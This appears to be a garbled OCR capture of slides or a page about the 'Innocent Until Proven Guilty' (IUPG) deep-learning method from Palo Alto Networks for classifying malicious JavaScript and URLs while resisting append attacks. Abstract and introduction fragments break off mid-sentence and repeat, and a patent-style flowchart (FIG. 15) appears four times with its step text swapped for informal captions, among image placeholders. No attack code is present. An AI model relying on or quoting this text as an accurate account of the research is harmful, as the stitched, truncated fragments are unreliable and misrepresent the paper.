Innocent Until Proven Guilty (IUPG): Building Deep Learning Models with Embedded Robustness to Out-Of-Distribution Content

Brody Kutt, William Hewlett, Oleksii Starov, Yuchen Zhou
AI Research
Palo Alto Networks
Santa Clara, California

So, how do you train a model to not be fooled by append attacks?

***Abstract*—Deep Neural Network classifiers trained with the**

world JavaScript and URL datasets for malware classification. Across these interdisciplinary settings, we observe favorable classification performance on test data, decreased loss of performance due to recency bias, decreased false-positive responses on noise samples, and decreased vulnerability in several noise-based attack simulations when compared to a baseline network of equal topology trained with Categorical Cross-Entropy. To the best of our knowledge, ours is the first work that demonstrates significantly decreased vulnerability to blackbox append attacks on malware. By applying the well-known Fast-Gradient Sign Method, we show the potential to combine our framework with existing adversarial learning techniques and discover favorable performance by a significant margin. Our framework is general enough for use with any network topology that could otherwise be trained with Categorical Cross-Entropy.

***Keywords*-Deep Learning, Out-Of-Distribution Robustness, Prototype Learning, Benign Append Attack, Malicious Injection, Distributional Shift, Recency Bias, Malware Classification, Web Security**

I. Introduction

Categorical Cross-Entropy (CCE) loss is a standard supervised loss function used to train a variety of Deep

the network – prototype uniquely identifiable subsets of the

features of malware clusters that define their maliciousness while ignoring benign content. During inference, each sample is scanned for these inseparable qualities while ignoring all structure outside the class, hence the technique assumes each sample is "innocent until proven guilty". Increasing the specificity of learned features intuitively increases the network's resistance to any OOD content. As the central hypothesis of this work: *we propose that this is chiefly responsible for the desirable effects we explore.*

In evaluation, we use an equivalent network trained with CCE loss to measure baseline performance – referred to as an IUPG network's CCE counterpart. We (1) explore the test set classification performance of IUPG and its CCE counterpart across various cybersecurity and computer vision settings including different usages of noise; (2) compare the tendency to produce false-positive (FP) responses on OOD inputs; (3) compare the impact of recency bias (performance loss due to distributional shift) on classification accuracy; (4) compare both frameworks' resistance to blackbox append attacks; (5) demonstrate the applicability of existing adversarial training techniques to IUPG. The rest of this work is organized as

Innocent Until Proven Guilty (IUPG): Building Deep Learning Models with Embedded Robustness to Out-Of-Distribution Content

Brody Kutt, William Hewlett, Oleksii Starov, Yuchen Zhou
AI Research
Palo Alto Networks
Santa Clara, California

***Abstract*—Deep Neural Network classifiers trained with the**

world JavaScript and URL datasets for malware classification. Across these interdisciplinary settings, we observe favorable classification performance on test data, decreased loss of performance due to recency bias, decreased false-positive responses on noise samples, and decreased vulnerability in several noise-based attack simulations when compared to a baseline network of equal topology trained with Categorical Cross-Entropy.

the network – prototype uniquely identifiable subsets of the

features of malware clusters that define their maliciousness while ignoring benign content. During inference, each sample is scanned for these inseparable qualities while ignoring all structure outside the class, hence the technique assumes each sample is "innocent until proven guilty". Increasing the specificity of learned features intuitively increases the

Categorical Cross-Entropy (CCE) loss is a standard supervised loss function used to train a variety of Deep

demonstrate the applicability of existing adversarial training techniques to IUPG. The rest of this work is organized as

So, how do you train a model to not be fooled by append attacks?

You have to use a different approach to processing text, along with a more complex model.



1500
1502
Receive training data, wherein the training data includes a set of source code files for training an Innocent Until Proven Guilty (IUPG) model for classifying malicious content and benign content based on a static analysis.
1504
Extract a set of tokens from the set of input files to generate a character encoding and a token encoding.
1506
Generate an IUPG CNN feature extractor.
1508
Combine the first feature vector and the second feature vector to form a target feature vector for classifying malicious source code and benign source code based on the static analysis.

FIG. 15




1500
1502
Receive training data, wherein the training data includes a set of source code files for training an Innocent Until Proven Guilty (IUPG) model for classifying malicious content and benign content based on a static analysis.
1504
You need to tokenize characters and words in a way that a model can find complex patterns between them.
1506
Generate an IUPG CNN feature extractor.
1508
Combine the first feature vector and the second feature vector to form a target feature vector for classifying malicious source code and benign source code based on the static analysis.

FIG. 15


Char Input
Char EVL
seq Comp
Token Input
Token EVL
seq Comp
x2
C:128@19x12
C:128@59x12
C:128@25x12
C:128@17x1
global maxP
FC:5

1500

1502

Receive training data, wherein the training data includes a set of source code files for training an Innocent Until Proven Guilty (IUPG) model for classifying malicious content and benign content based on a static analysis.

1504

You need to tokenize characters and words in a way that a model can find complex patterns between them.


1506


You then use a flexible model that excels at finding highly complex patterns within noisy data.

1508

Combine the first feature vector and the second feature vector to form a target feature vector for classifying malicious source code and benign source code based on the static analysis.

FIG. 15





1500

1502

Receive training data, wherein the training data includes a set of source code files for training an Innocent Until Proven Guilty (IUPG) model for classifying malicious content and benign content based on a static analysis.

1504

You need to tokenize characters and words in a way that a model can find complex patterns between them.

1506

You then use a flexible model that excels at finding highly complex patterns within noisy data.

1508

You then use within a model trained to look for known types of malware families; if a file doesn't match these, it is "innocent".





